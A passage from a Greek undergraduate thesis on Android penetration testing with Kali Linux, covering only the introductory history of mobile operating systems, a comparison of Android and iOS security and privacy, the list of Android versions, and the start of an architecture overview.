



## **ΤΙΤΛΟΣ ΠΤΥΧΙΑΚΗΣ**

**ΕΛΕΓΧΟΣ –ΔΟΚΙΜΗ ΔΙΕΙΣΔΥΣΗΣ ΣΕ ΛΟΓΙΣΜΙΚΟ ANDROID ΜΕ  
ΧΡΗΣΗ ΚΑΛΙ LINUX ΓΙΑ ΚΙΝΗΤΕΣ ΣΥΣΚΕΥΕΣ.**

**ΗΜΕΡΟΜΗΝΙΑ: 01/06/2018**

**ΕΠΙΒΛΕΠΟΝ ΚΑΘΗΓΗΤΗΣ**

**Σ. ΠΟΥΡΟΣ**

**ΤΙΤΛΟΣ ΜΑΘΗΜΑΤΟΣ**

**CN6103**

**UEL NUMBER: 1540830**

## Περιεχόμενα

1. Περίληψη.....	2
2. Εισαγωγή.....	3
3. Ιστορική αναδρομή Android και άλλων λειτουργικών συστημάτων.....	4
3.1. Windows.....	3
3.2. iOS.....	4
3.3. Android.....	6
3.4. Σύγκριση ANDROID VS IOS.....	7
3.4.1 Αναβαθμίσεις λογισμικού.....	8
3.4.2 Ασφάλεια.....	8
3.4.3 Ιδιωτικότητα.....	9
3.5 Εκδόσεις Android.....	9
4. Βιβλιογραφική ανασκόπηση.....	13
4.1 Αρχιτεκτονική Android.....	14
4.2 Ασφάλεια στο Android.....	17
4.2.1 ΑΡΧΙΤΕΚΤΟΝΙΚΗ ΑΣΦΑΛΕΙΑΣ ANDROID.....	17
4.2.2 ΠΡΟΚΛΗΣΕΙΣ ΚΑΙ ΕΠΙΘΕΣΕΙΣ.....	18
4.2.3 Άλλες γνωστές ευπάθειες.....	22
4.2.4 Προστασία Android.....	23

5. Σχεδιασμός.....	26
6. Μεθοδολογία και όροι.....	27
7. Υλοποίηση εισβολής σε λειτουργικό σύστημα android.....	27
8. Αποτελέσματα.....	42
9. Συμπεράσματα.....	52
10. Μελλοντική ανάπτυξη.....	52
11. Βιβλιογραφία.....	50

## 1. Περίληψη

Αρχικά στην εργασία αυτή θα παρουσιαστούν τα κυριότερα λειτουργικά συστήματα που υπάρχουν στα κινητά τηλέφωνα. Θα γίνει ανάλυση για το κάθε ένα ξεχωριστά και θα υπάρξει περισσότερη εμβάθυνση στο λειτουργικό σύστημα του Android μέσω αναφοράς στην ιστορική του αναδρομή και που έχει φτάσει μέχρι σήμερα. Έπειτα θα πραγματοποιηθεί προσπάθεια διείσδυσης σε ένα κινητό τηλέφωνο με λειτουργικό σύστημα android μέσω tools του Linux.

## 2. Εισαγωγή

Ως λειτουργικό σύστημα ορίζεται ένα λογισμικό το οποίο μπορεί να εγκατασταθεί σε οποιαδήποτε ηλεκτρονική συσκευή και το οποίο θα επιτρέπει να γίνονται διάφορες λειτουργίες. Για παράδειγμα στα smartphones, tablets, υπολογιστές, laptops υπάρχει ένα λειτουργικό σύστημα που βοηθάει να γίνεται ευκολότερη η διαχείριση. Για παράδειγμα, όταν ο χρήστης γράφει ένα μήνυμα και πατάει ένα κουμπί το λειτουργικό σύστημα θα αναλάβει να βρει το κουμπί που πατήθηκε και να εμφανίσει το αντίστοιχο γράμμα στο πρόγραμμα που είναι ανοιχτό και να το εμφανίσει στην οθόνη.

Αποτελεί ουσιαστικά ένα σύνολο, το οποίο εγκαθιστάτε στη συσκευή και πραγματοποιεί τη σύνδεση του χρήστη με τους διάφορα μέσα όπως τη μνήμη, τον σκληρό δίσκο και τον επεξεργαστή, χωρίς να χρειαστεί ο χρήστης να είναι προγραμματιστής ή να έχει ειδικές γνώσεις πάνω σε γλώσσες προγραμματισμού.

### **3. Ιστορική αναδρομή Android και άλλων λειτουργικών συστημάτων**

#### **3.1. Λειτουργικό σύστημα Windows**

Τα Windows θεωρούνται από τα πιο βασικά λειτουργικά που υπάρχουν. Αυτή η δημιουργία αποτελεί μια από της σημαντικότερες δουλειές της Microsoft. Πριν από το Windows Phone υπήρχε το Windows Mobile, η οποία βασίστηκε στον πυρήνα των Windows CE, ξεκινώντας από το λειτουργικό σύστημα Pocket PC 2000. Το Windows Phone 7 ανακοινώθηκε τον Φεβρουάριο του 2010 και κυκλοφόρησε τον Νοεμβρίου του ίδιου έτους. Η Microsoft επέλεξε να χρησιμοποιήσει τη γλώσσα C # ως την κύρια γλώσσα ανάπτυξης και όλα συγκεντρώνονται στην CLR, η οποία είναι η δική της εικονική μηχανή, παρόμοια με την εικονική μηχανή Dalvik του Android OS. Το 2011, η Microsoft ξεκίνησε το Windows Phone 7.5 Mango. Το 2012, η Microsoft έδωσε στη κυκλοφορία το Windows Phone 8, ως κάτι νέο σε σχέση με παλιότερα λειτουργικά συστήματα. Το Windows Phone 7 δεν μπόρεσε να αναβαθμιστεί στο Windows Phone λόγω περιορισμένων υλικών. Το Windows Phone 8.1 είναι μια έκδοση του λειτουργικού συστήματος που κυκλοφόρησε το 2014. Στο Windows Phone 8.1 προστέθηκε το σύστημα "Cortana ", το οποίο είναι βοηθός φωνής παρόμοιος με την Siri και το Google Now. (Windows Phone 8 Unleashed, Daniel Vaughan 2013)

Το Windows Phone απομακρύνθηκε το 2015, λόγω της νέας στρατηγικής της Microsoft. Το 2015 ξεκίνησε το λειτουργικό σύστημα Windows 10, το οποίο σχεδιάστηκε για να μοιάζει με την έκδοση των Windows 10 για υπολογιστές. Το Windows 10 ανακοινώθηκε στην αρχή του χρόνου του 2015 και κυκλοφόρησε ένα δύο μήνες μετά στο τέλος του Φεβρουαρίου 2015 ως λειτουργικό σύστημα για smartphones και tablet.

Το Windows 10 στόχευσε στο να προσφέρει μεγαλύτερη υπευθυνότητα όπως και το παρόμοιο λειτουργικό για υπολογιστές, συμπεριλαμβανομένου του πιο εκτεταμένου συγχρονισμού περιεχομένου. (Windows 10 Primer Mike Halsey, 2015)

### 3.2. Λειτουργικό σύστημα iOS

Το λειτουργικό σύστημα iOS είναι λειτουργικό σύστημα που αναπτύχθηκε από την Apple για κινητές συσκευές που κατασκευάζονται από την ίδια. Αρχικά αυτό το λειτουργικό σύστημα αναπτύχθηκε για το iPhone και αργότερα επεκτάθηκε και σε άλλα προϊόντα της εταιρίας. Το iOS είναι ένα λειτουργικό σύστημα που μοιάζει με Unix από την πρώτη του έκδοση περιέχει αρκετά στοιχεία του λειτουργικού συστήματος Mac OS X. Ένα από τα βασικά πλεονεκτήματα του iOS είναι ότι η Apple επιτρέπει την ενημέρωση του λειτουργικού συστήματος για παλαιότερες συσκευές, αλλά αυτή η υποστήριξη μειώνεται. Για λόγους πολιτικής προϊόντος, το λειτουργικό σύστημα iOS δεν υποστηρίζει την εφαρμογή πολυμέσων Flash της εταιρείας Adobe American.

Ένα από τα τελευταία iOS είναι το iOS 8.

Βασίζεται στον επανασχεδιασμό του λειτουργικού συστήματος iOS 7 με βελτιώσεις στη διασύνδεση. Αυτό το λειτουργικό σύστημα ήταν από τα πρώτα που παρείχε τη λειτουργία ενός προσωπικού σημείου πρόσβασης στο Internet (hotspot). Η επόμενη ενημέρωση ήταν το iOS 8.2 που ξεκίνησε το 2015. Αυτή η έκδοση είχε λύσει πολλά προβλήματα και σφάλματα και εισήγαγε υποστήριξη για το επερχόμενο Apple Watch. Έπειτα ήρθε μια άλλη έκδοση το iOS 8.3 Beta3 που κυκλοφόρησε το 2015. Με αυτή τη νέα έκδοση, η Apple συνέχισε να περιορίζει την υποστήριξη για παλαιότερες συσκευές όπως το iPhone 4. Λόγω της λειτουργικότητάς του, το iOS είναι ένας από τους παράγοντες επιτυχίας των iPhones στην παγκόσμια αγορά. (iOS 8: A Take Control Crash Course Josh Centers 2015)

Η επόμενη έκδοση ήταν το iOS 9.

Η Apple ανακοίνωσε το iOS 9 τον Ιούνιο του 2015 στο ετήσιο συνέδριο της Apple και κυκλοφόρησε στο κοινό το Σεπτεμβρίου του 2015. Με αυτή την έκδοση, η Apple δεν έριξε την υποστήριξη για καμία συσκευή iOS. Οπότε το iOS 9 μπορούσε να υποστηριχθεί από το iPhone 4S και τα επόμενα μοντέλα. (Apple iOS 9: Beginner's Guide 2015)

Η επόμενη έκδοση ήταν ο iOS 10.

Στο iOS 10 η Siri είναι πιο ακριβής, ανταποκρίνεται και λειτουργεί σαν ένας εικονικός προσωπικός βοηθός. Επίσης διαθέτει μια οθόνη κλειδώματος που επιτρέπει στους χρήστες να εκτελούν πολλές εργασίες χωρίς να ανοίγουν το τηλέφωνο τους.

Και η τελευταία έκδοση ήταν το IOS 11.

Η Apple ανακοίνωσε την iOS 11 τον Ιουνίου του 2017, στο ετήσιο συνέδριο Apple και κυκλοφόρησε στο κοινό τον Σεπτεμβρίου του 2017 μαζί με τα iPhone 8 και 8 Plus. Με αυτή την έκδοση, η Apple έριξε την υποστήριξη για τα iPhone 5, το iPhone 5C κάνοντας το iOS ένα λειτουργικό σύστημα μόνο με 64 bit που εκτελεί μόνο εφαρμογές 64 bit. Ωστόσο, το iOS 11 έχει περιορισμένη υποστήριξη σε συσκευές με επεξεργαστή A7: όπως το iPhone 5S. Τέλος η κυκλοφορία του νέου iOS 11.1 προσφέρει υποστήριξη μόνο για το iPhone X. (iOS 11 REVIEW Macworld, Snell, Jason A. 2017)

### **3.3. Λειτουργικό σύστημα Android**

Αρχικά δημιουργήθηκε μέσω της Google και έπειτα από την O.H.A. Το Android βασίζεται πάνω σε κινητά που χρησιμοποιούν οθόνη αφής. Έχει γίνει βέβαια χρήση του σε κονσόλες παιχνιδιών, σε υπολογιστές και σε ψηφιακές φωτογραφικές μηχανές. Το Android είναι παγκοσμίως διαδεδομένο λογισμικό. Τα Android έχουν παρατηρηθεί ότι έχουν μεγαλύτερη πώληση σε σχέση με άλλες συσκευές όπως Windows, iOS και Mac OS X μαζί. (Android on the Rise. Goldsborough, Reid Tech Directions. 2014)

Ο πρωτεργάτης του Android ήταν ο A. Rubin ο οποίος θέλοντας να τοποθετήσει την Google ως μηχανή αναζήτησης στο κινητό που είχε φτιάξει με τους συνεργάτες του το 2005, το T-Mobile Sidekick. Έπειτα ζήτησε μια συνάντηση με τον L. Page, που

ήταν συνιδρυτής της Google. Μέσω αυτής της συνάντησης ο Rubin θέλησε να παρουσιάσει το Android σαν κάτι το οποίο θα είχε παγκόσμια ζήτηση και θα άλλαζε το πώς χρησιμοποιούν οι χρήστες τις συσκευές τους. Ταυτόχρονα, ο Page σκεφτόταν ότι έπρεπε να συμβάλει στην δημιουργία του Android αλλά να γίνει δικό του. Ο Andy βρήκε την ευκαιρία όταν εμφανίστηκε ένας ισχυρός επιχειρηματίας και ανέβασε τον ανταγωνισμό. (Andrew Hoog. 2011 Android Forensics)

### **3.4. Σύγκριση ANDROID VS IOS**

Το iOS και το Android χρησιμοποιούν συνδέσεις αφής που έχουν πολλά σημεία όπου αγγίζοντας την οθόνη ή σύροντας πραγματοποιούνται διάφορες λειτουργίες. Και τα δύο λειτουργικά συστήματα ξεκινάνε από μία αρχική οθόνη, η οποία είναι παρόμοια με την επιφάνεια εργασίας ενός υπολογιστή. Ενώ μια αρχική οθόνη iOS περιέχει μόνο σειρές εικονιδίων εφαρμογών, το Android επιτρέπει τη χρήση γραφικών στοιχείων, τα οποία εμφανίζουν πληροφορίες, όπως ο καιρός και το ηλεκτρονικό ταχυδρομείο. Το iOS διαθέτει μια βάση σύνδεσης, όπου οι χρήστες μπορούν να προσαρμόζουν τις εφαρμογές που χρησιμοποιούν συχνότερα.

Διαθέσιμες εφαρμογές σε iOS έναντι Android. Το Android λαμβάνει εφαρμογές από το Google Play, το οποίο διαθέτει σήμερα 3.500.000 διαθέσιμες εφαρμογές, οι περισσότερες από τις οποίες εκτελούνται και σε tablet. Πολλές αρχικά εφαρμογές μόνο για το iOS είναι τώρα διαθέσιμες για το Android, συμπεριλαμβανομένων των Instagram και Pinterest και το πιο ανοιχτό app-store της Google σημαίνει ότι υπάρχουν και άλλες αποκλειστικές εφαρμογές, όπως το Adobe Flash Player και το BitTorrent. Το Android προσφέρει επίσης πρόσβαση σε εφαρμογές που βασίζονται στην Google, όπως το Youtube και τα Google Docs.

#### **3.4.1 Αναβαθμίσεις λογισμικού**

Αν και η Google ενημερώνει συχνά το Android, ορισμένοι χρήστες ενδέχεται να διαπιστώσουν ότι δεν λαμβάνουν τις ενημερώσεις στο τηλέφωνό τους ή ακόμα και αγοράζουν τηλέφωνα με παλιό λογισμικό. Οι κατασκευαστές τηλεφώνων αποφασίζουν εάν και πότε θα προσφέρουν αναβαθμίσεις λογισμικού. Μπορεί να μην προσφέρουν αναβάθμιση στην τελευταία έκδοση του Android για όλα τα τηλέφωνα

και τα tablet στη γραμμή προϊόντων τους. Ακόμα και όταν προσφέρεται αναβάθμιση, είναι συνήθως αρκετοί μήνες μετά την κυκλοφορία της νέας έκδοσης του Android. Αυτή είναι μια περιοχή όπου οι χρήστες του iOS έχουν ένα πλεονέκτημα. Οι αναβαθμίσεις του iOS είναι γενικά διαθέσιμες σε όλες τις συσκευές iOS. Θα μπορούσαν να υπάρξουν εξαιρέσεις για συσκευές παλαιότερες των τριών ετών ή για ορισμένα χαρακτηριστικά όπως το Siri, το οποίο ήταν διαθέσιμο για χρήστες iPhone 4S αλλά όχι για παλαιότερες εκδόσεις του iPhone. Η Apple αναφέρει την ικανότητα υλικού ως αιτία που ορισμένες παλαιότερες συσκευές ενδέχεται να μην λαμβάνουν όλα τα νέα χαρακτηριστικά σε μια αναβάθμιση.

### **3.4.2 Ασφάλεια**

Οι εφαρμογές του Android είναι απομονωμένες από τους υπόλοιπους πόρους του συστήματος, εκτός εάν ένας χρήστης παραχωρήσει συγκεκριμένη πρόσβαση σε άλλες λειτουργίες. Το πιο διαδεδομένο κακόβουλο λογισμικό στο Android είναι εκείνο όπου τα μηνύματα κειμένου αποστέλλονται στους αριθμούς των ασφαλιστρών χωρίς τη γνώση του χρήστη και την αποστολή προσωπικών πληροφοριών σε τρίτους που δεν έχουν λάβει άδεια. Δεδομένου ότι είναι το πιο δημοφιλές λειτουργικό σύστημα smartphone, είναι πιο πιθανό να είναι το επίκεντρο των επιθέσεων.

Οι δημιουργοί κακόβουλων προγραμμάτων είναι λιγότερο πιθανό να γράψουν εφαρμογές για iOS, λόγω της αναθεώρησης από την Apple όλων των εφαρμογών και επαλήθευσης της ταυτότητας των εκδοτών εφαρμογών. Ωστόσο, εάν μια συσκευή iOS οι εφαρμογές εγκαθίστανται εκτός του καταστήματος της Apple, μπορεί να είναι ευάλωτες σε επιθέσεις και κακόβουλα προγράμματα. Τόσο το iOS όσο και το Android είναι επίσης ευάλωτα σε σφάλματα.

Στον πραγματικό κόσμο, η ασφάλεια μιας συσκευής Android ή iOS είναι τόσο καλή όσο οι ενημερώσεις λογισμικού που έχουν εφαρμοστεί σε αυτήν. Εδώ είναι όπου το iOS προοδεύει λόγω της κατακερματισμένης φύσης του οικοσυστήματος Android. Η Apple κυκλοφορεί ενημερώσεις λογισμικού και τις καθιστά διαθέσιμες σε όλες τις συσκευές iOS ταυτόχρονα. Στο Android, η Google κυκλοφορεί ενημερώσεις λογισμικού και ενημερωμένες εκδόσεις ασφαλείας στις συσκευές Nexus. Οι συσκευές άλλων κατασκευαστών καθυστερούν επειδή ο κατασκευαστής πρέπει να λάβει αυτές τις ενημερώσεις ασφαλείας από την Google και να τις εφαρμόσει στις δικές τους συσκευές.

### **3.4.3 Ιδιωτικότητα**



Τόσο το iOS όσο και το Android είναι "ευάλωτα" σε μια συγκεκριμένη διαρροή απορρήτου: μια εφαρμογή που είναι εγκατεστημένη σε οποιαδήποτε πλατφόρμα μπορεί να αποκτήσει μια λίστα με όλες τις άλλες εφαρμογές που είναι εγκατεστημένες στην ίδια συσκευή. Αυτό σημαίνει ότι η εφαρμογή αριθμομηχανής μπορεί να ανακαλύψει ότι ο χρήστης χρησιμοποιείτε το facebook και να αναμεταδίδει αυτές τις πληροφορίες στον εκδότη του. Τον Νοέμβριο του 2014, το Twitter ανακοίνωσε ότι παρακολουθεί τώρα τη λίστα με τις εφαρμογές που έχουν εγκαταστήσει οι χρήστες στα τηλέφωνα τους.

Πέρα από τη λίστα των εφαρμογών, όταν πρόκειται για την προστασία των προσωπικών πληροφοριών των χρηστών, το iOS κερδίζει. Μέχρι να κυκλοφορήσει το Android Marshmallow το 2015, κατά την εγκατάσταση εφαρμογών στο Android, ο χρήστης έπρεπε να συμφωνήσει με όλα τα δικαιώματα που ζητάει η εφαρμογή. Η εφαρμογή για κινητά της Pandora στο Android ζητά δικαιώματα για την ταυτότητά, τις επαφές, το ημερολόγιο, τις φωτογραφίες, τα μέσα μαζικής ενημέρωσης, τα αρχεία και ακόμα για τις κλήσεις. Η εφαρμογή της Pandora στην iOS δεν λαμβάνει τέτοια δικαιώματα. Αφού εγκατασταθεί και ανοιχτεί από τον χρήστη, μια εφαρμογή στο iOS μπορεί να ζητήσει πρόσθετα δικαιώματα όπως η τοποθεσία και η πρόσβαση στις επαφές. Ακόμη και μετά την έγκριση των αιτημάτων άδειας, οι χρήστες του iOS μπορούν να δουν γρήγορα τις εφαρμογές που έχουν πρόσβαση στα δεδομένα των επαφών και της τοποθεσίας τους.

Το Android Marshmallow επέτρεψε ένα νέο καθεστώς δικαιωμάτων, όπου οι εφαρμογές θα μπορούσαν να ζητήσουν δικαιώματα ανάλογα με τις ανάγκες. Παρόλο που είναι δυνατή η διαχείριση των δικαιωμάτων εφαρμογής σε Android σε πιο λεπτομερές επίπεδο, αυτή η επιλογή είναι θαμμένη βαθιά στις ρυθμίσεις.

### **3.6 Εκδόσεις Android**

Το ξεκίνημα έγινε το 2008 όταν κυκλοφόρησε το πρώτο Android smartphone. Από τότε έχουν κυκλοφορήσει πολλές εκδόσεις όπως και πάντα διακρίνεται ότι όλες ονομάζονται σε σχέση με κάποιο όνομα γλυκού ή επιδόρπιου.

Παρακάτω παραχωρούνται οι εκδόσεις Android που δημιουργήθηκαν από το 2008 έως τη πιο καινούργια έκδοση που υπάρχει σήμερα, με σειρά ανάλογα τη χρόνια που κυκλοφόρησαν.

### 1. Android 1

Ήταν η πρώτη έκδοση Android. Μέσα σε αυτή είχαν ενσωματωθεί εφαρμογές όπως το ραδιόφωνο, μηχανές αναζήτησης, το κομπιουτεράκι, η φωτογραφική μηχανή, το ηλεκτρονικό ταχυδρομείο, το gps και άλλες.

### 2. Cupcake

Κυκλοφόρησε το 2009 και από εκεί ξεκινάει η ονοματοδοσία των γλυκών. Ήταν η αρχική έκδοση που υπήρξε η διαθεσιμότητα υποστήριξης widgets και επίσης πρόσθετα ήταν η καταγραφή video και ήχου σε μορφή MP4 και η δημιουργία εφέ κατά την κίνηση στην περιήγηση των διάφορων οθονών. Η έκδοση αυτή έδωσε δυνατότητες όπως το μοίρασμα εικόνων σε online εφαρμογές και το ανέβασμα βίντεο στο YouTube απευθείας από το κινητό. (Gilski, Przemyslaw, Stefanski, Jacek 2015 TEM Journal.)

### 3. Donut

Κυκλοφόρησε το 2009. Περιείχε νέες δυνατότητες όπως πιο εύκολη αναζήτηση και προβολή εφαρμογών σε όλες τις συσκευές που είχαν Google Play, και τη λειτουργία η οθόνη να περιστρέφεται χωρίς να πατηθεί το κατάλληλο κουμπί όπως σε παλιότερες εκδόσεις. (Priya C., Prof. Rajesh W. 2012)

### 4. Eclair

Η κυκλοφορία του πραγματοποιήθηκε το 2009. Σε αυτό υπήρξε βελτίωση πάνω στο Bluetooth, δημιουργήθηκε η επιλογής του να κουνιέται το φόντο στην οθόνη μετά το ξεκλείδωμα της συσκευής, προστέθηκε η πληκτρολόγηση με έξυπνη λειτουργία όπου εμφάνιζε ολοκληρωμένες λέξεις ανάλογα με το πρώτα γράμματα που πληκτρολογούσε ο χρήστης. Μετά την ονοματοδοσία του Eclair υπήρξαν και άλλες εκδόσεις με το ίδιο όνομα απλά αλλάζοντας το νούμερο δίπλα και σε αυτές προστέθηκαν οι λειτουργίες της υποστήριξης HTML5, νέου browser, χάρτες της Google, ζουμ στις εικόνες και τα βίντεο, φως στην κάμερα για νυχτερινές λήψεις, βελτίωση στη πληκτρολόγηση. (Priya C., Prof. Rajesh W. 2012)

### 5. Froyo

Η κυκλοφορία του πραγματοποιήθηκε το 2010 με καινοτομία ότι ήταν η αρχική έκδοση του Android που υποστήριζε το Adobe Flash. Άλλες από τις αλλαγές που υποστεί ήταν ότι υπήρχε η δυνατότητα σύνδεσης με USB και με Wi-Fi, και ότι ο χρήστης μπορούσε να απενεργοποιήσει τη λειτουργία δικτύου των δεδομένων. Η δεύτερη έκδοση του είχε ως αποτέλεσμα την αναβάθμιση της ταχύτητας του, αλλά και τη γενικότερη απόδοση, πρόσφερε δυνατότητα Adobe flash και είχε ως επιλογή την εγκατάσταση εφαρμογής στην κάρτα μνήμης. Επίσης διέθετε αγορά με δυνατότητες αυτόματου update και ενσωμάτωση του Chrome ως μηχανή αναζήτησης.

### 6. Gingerbread

Η κυκλοφορία του έγινε το 2010. Οι βελτιώσεις ήταν η χρήση πολλαπλών καμερών στην συσκευή όπως και πιο μεγάλη ανάλυση οθόνης. Η επόμενη έκδοση του που η κυκλοφορία της έγινε τον Δεκέμβριο του 2010, υποστήριζε πολύ μεγαλύτερα μεγέθη

οθονών και αναλύσεων, διέθετε καινούργιο πληκτρολόγιο με επιλογή πολλαπλών αγγιγμάτων, είχε προεγκατεστημένη υποστήριξη για κλήση μέσω ίντερνετ και προστέθηκε η λειτουργία copy-paste. (Gilski, Przemyslaw, Stefanski, Jacek 2015 TEM Journal)

#### 7. Honeycomb

Η κυκλοφορία του έγινε το 2011 και αρχικά εγκαταστάθηκε μόνο σε tablet. Σε αυτή την έκδοση προστέθηκε η επιλογή μεταφοράς περιεχομένου κατευθείαν από μια συσκευή με USB. Επίσης προστέθηκαν άλλες δυνατότητες για την ευκολία των χρηστών όπως η μεταφορά αρχείων από κάρτες SD. (Segan T., Sascha N. 2011 PC Magazine)

#### 8. Ice Cream Sandwich

Η κυκλοφορία του πραγματοποιήθηκε το 2011 και επέφερε πολλαπλές εξελίξεις. Οι δυνατότητες ήταν η ευκολότερη χρήση των φωνητικών εντολών και το Face Unlock. Μέσω αυτής της έκδοσης προστέθηκε μια καλύτερη μηχανή αναζήτησης, ανανεώθηκε το γραφικό περιβάλλον με πολλά νέα στοιχεία και προστέθηκε πληκτρολόγιο με εικόνες. Επίσης οι χρήστες μπορούσαν να πραγματοποιήσουν βιντεοκλήσεις με την εφαρμογή του Google Talk και ανανεώθηκαν και προστέθηκαν χάρτες στο Google Maps.

#### 9. Jelly Bean

Η κυκλοφορία του έγινε το 2012. Σε αυτή την έκδοση η χρήση και η απόκρισή της συσκευής γίνεται γρηγορότερη και περιλαμβάνονται αρκετές βελτιώσεις σε ολόκληρο το σύστημα, όπως για παράδειγμα στην κάμερα και στην εντολή μέσω φωνής για να υπαγορευτεί ένα κείμενο. Το Jelly Bean εγκαταστάθηκε αρχικά σε tablet. (Harvani B.M Android Programming Unleashed 2013)

#### 10. Kit Kat

Η κυκλοφορία του έγινε το 2013. Η αρχική ιδέα ήταν να δοθεί η ονομασία Key Lime Pie" ("KLP"), αλλά αλλάχτηκε για εμπορικούς λόγους. Το KitKat εγκαταστάθηκε πρώτα σε ένα κινητό Nexus και υπήρξαν βελτιώσεις πάνω σε αυτό ώστε να μπορεί να γίνει εγκατάσταση του σε περισσότερες συσκευές από παλιότερες εκδόσεις.

#### 11. Lollipop

Η κυκλοφορία του πραγματοποιήθηκε το 2014 για λίγες μόνο κινητά όπως ήταν τα Nexus. Ως βασικότερη από τις αλλαγές που έγιναν παρουσίασε ήταν το νέο περιβάλλον για το χρήστη σχεδιαζόμενο για καλύτερη και ευκολότερη χρήση του κινητού. Επίσης άλλη βελτίωση του ήταν επιτρεπόταν η κοινοποίηση των εφαρμογών όπου θα γινόταν να προσπεραστούν από την οθόνη κλειδώματος και να εμφανιστούν

μαζί με άλλες εφαρμογές στο πάνω μέρος της οθόνης. (Dashevsky K., Evan R. 2015 PCWorld)

#### 12. Marshmallow

Η κυκλοφορία του έγινε το 2015. Επικεντρώνοντας βασικότερα τη προσοχή της στο να βελτιώσει την ολική εμπειρία του χρήστη συγκρίνοντας την με προηγούμενες εκδόσεις, εισάχθηκε ένας καινούργιος τρόπος διαχείρισης της ενέργειας που μείωνε τις δραστηριότητες που γίνονταν στο παρασκήνιο όταν ένα κινητό δεν χρησιμοποιούταν, προστέθηκε το ξεκλείδωμα μέσω δακτυλικού αποτυπώματος και η δυνατότητα να μεταφέρονται δεδομένα εφαρμογές σε μια κάρτα μνήμης. (Stern M., Joanna I. 2015 Wall Street Journal)

#### 13. Nougat

Κυκλοφόρησε για πρώτη φορά δοκιμαστικά το 2016. Μέσω αυτού εισήχθησαν προσθήκες όπως η δυνατότητα της εμφάνισης πολλαπλών εφαρμογών. (Wallace J. An Introduction to Android 7.0 Nougat)

#### 14. Oreo

Κυκλοφόρησε το 2017. Οι καινούργιες δυνατότητες είναι ότι οι ειδοποιήσεις μπορούν να αναβληθούν και να χωριστούν σε ομάδες που είναι γνωστές ως “channels”, η εφαρμογή "Ρυθμίσεις" διαθέτει ένα νέο σχέδιο, με λευκό θέμα και βαθύτερη κατηγοριοποίηση διαφορετικών ρυθμίσεων. Το Android Oreo προσθέτει υποστήριξη για δίκτυο Wi-Fi, ευρεία γκάμα χρωμάτων σε εφαρμογές, πολλαπλές επεξεργασίες και υποστήριξη ασφαλούς περιήγησης στο Google, το Runtime του Android διαθέτει βελτιώσεις απόδοσης και καλύτερη διαχείριση της μνήμης. Το Android Oreo διαθέτει έξτρα δραστηριότητες στο φόντο των εφαρμογών, με σκοπό να βελτιώσει τη διάρκεια ζωής της μπαταρίας, υποστηρίζει νέα emoji που προστέθηκαν στο μοντέλο Unicode 10. Επίσης εισάγει ένα νέο αυτόματο σύστημα επισκευής γνωστό ως "Rescue Party" αν το λειτουργικό σύστημα ανιχνεύσει ότι τα στοιχεία του συστήματος του πυρήνα καταστραφούν κατά τη διάρκεια της εκκίνησης, θα εκτελέσει αυτόματα μια σειρά κλιμακωτών βημάτων επισκευής. Εάν εξαντληθούν όλα τα βήματα αυτόματης επιδιόρθωσης, η συσκευή θα επανεκκινήσει το σύστημα και θα γίνει επαναφορά εργοστασιακών ρυθμίσεων. (Eddy h., Max b. PC Magazine 2017)

## 4. Βιβλιογραφική ανασκόπηση Android

### 4.1 Αρχιτεκτονική Android

Ορίζεται από τα παρακάτω επίπεδα:

- Ο πυρήνας του Linux
- Οι βιβλιοθήκες
- Το πλαίσιο εφαρμογών
- Το επίπεδο εφαρμογών
- Το Secure Partition System

#### Πυρήνας Linux (Linux Kernel)

Το Android έχει ως βάση έναν πυρήνα Linux με υπηρεσίες χαμηλού επιπέδου που περιέχει λειτουργίες όπως την διαχείριση των προγραμμάτων της συσκευής.

Ο πυρήνας χρησιμοποιείται σαν σύνδεσμος μεταξύ του υλικού στο οποίο γίνεται εγκατάσταση το λειτουργικό σύστημα. (Nikolay E., Android Security Internals 2014)

#### Βασικές Βιβλιοθήκες

Οι βιβλιοθήκες που χρησιμοποιούνται από τις λειτουργίες έχουν αναπτυχθεί σε γλώσσες προγραμματισμού C/C++ και χρησιμοποιούνται με κατάλληλες διεπαφές της Java. (Song M., Xiong W., & Fu X. 2010)

Μερικές από τις βιβλιοθήκες είναι οι παρακάτω:

- Βιβλιοθήκη C . Είναι μια αλλαγμένη έκδοση που βασίζεται στη παλιότερη βιβλιοθήκη C.

- Βιβλιοθήκη πολυμέσων. Αυτή η βιβλιοθήκη είναι υπεύθυνη για να τρέχουν τα βίντεο, να εμφανίζονται οι εικόνες και ακούγονται οι ήχοι και τα τραγούδια.
- Διαχείριση επιφάνειας. Μέσω αυτής δίνεται η δυνατότητα πρόσβασης στην οθόνη και στα γραφικά.
- Πυρήνας ιστού. Χρησιμεύει στη λειτουργία του περιηγητή στο διαδίκτυο ώστε να εμφανίζονται οι εκάστοτε σελίδες.
- Λογισμικό ραστεροποιητή. Χρησιμοποιείται για να εμφανίζονται τα pixels ως εικόνες.

### **Βιβλιοθήκες χρόνου εκτέλεσης**

Περιλαμβάνει τις βασικότερες βιβλιοθήκες που χρησιμοποιούνται. Στα κινητά που γίνεται εγκατάσταση του Android συχνά έχουν πολύ δυνατό επεξεργαστή και μνήμη το οποίο προϋδεάζει το χρήστη ότι θα είναι πολύ γρήγορο.

Από κάτω υπάρχει λίστα με τα χαρακτηριστικά που έχουν οι συσκευές Android.

- Οθόνη αφής
- Περιηγητή διαδικτύου
- Τρισδιάστατα γραφικά
- Βάσεις δεδομένων
- Πραγματοποίηση κλήσεων και αποστολή μηνυμάτων
- Πραγματοποίηση επικοινωνίας με δεδομένα μέσω Bluetooth και WiFi
- Κάμερα
- Εμφάνιση εικόνας και βίντεο
- Ασφάλεια δεδομένων

## Πλαίσιο Υποστήριξης Εφαρμογών (Applications Framework)

Υπάρχουν πολλές APIs όπου έπειτα επεκτείνονται. Η γλώσσα που χρησιμοποιείται για τις εφαρμογές σε αυτό το επίπεδο είναι η Java. Έτσι γίνεται έλεγχος στις λειτουργίες που πραγματοποιούνται κάθε στιγμή.

- View System: Προσφέρει λειτουργίες για τις γραφικές διεπαφές που χρειάζονται για τη λειτουργία των εφαρμογών. Αυτά τα στοιχεία μπορεί κάποιες φορές ο χρήστης να μην τα αντιλαμβάνεται οπτικά.
- Content Providers: Κάποιες φορές είναι αναγκαία η επικοινωνία μεταξύ των εφαρμογών. Οι Content Providers προσφέρουν μια λειτουργία με την οποία γίνεται πρόσβαση μίας εφαρμογής στα δεδομένα άλλων εφαρμογών.
- Resource Manager: Είναι όλα όσα δεν σχετίζονται με τον κώδικα και που κατά κάποιο τρόπο υποστηρίζουν την λειτουργία των εφαρμογών. Τα στοιχεία αυτά μπορεί να ρυθμίζουν την πρόσβαση.
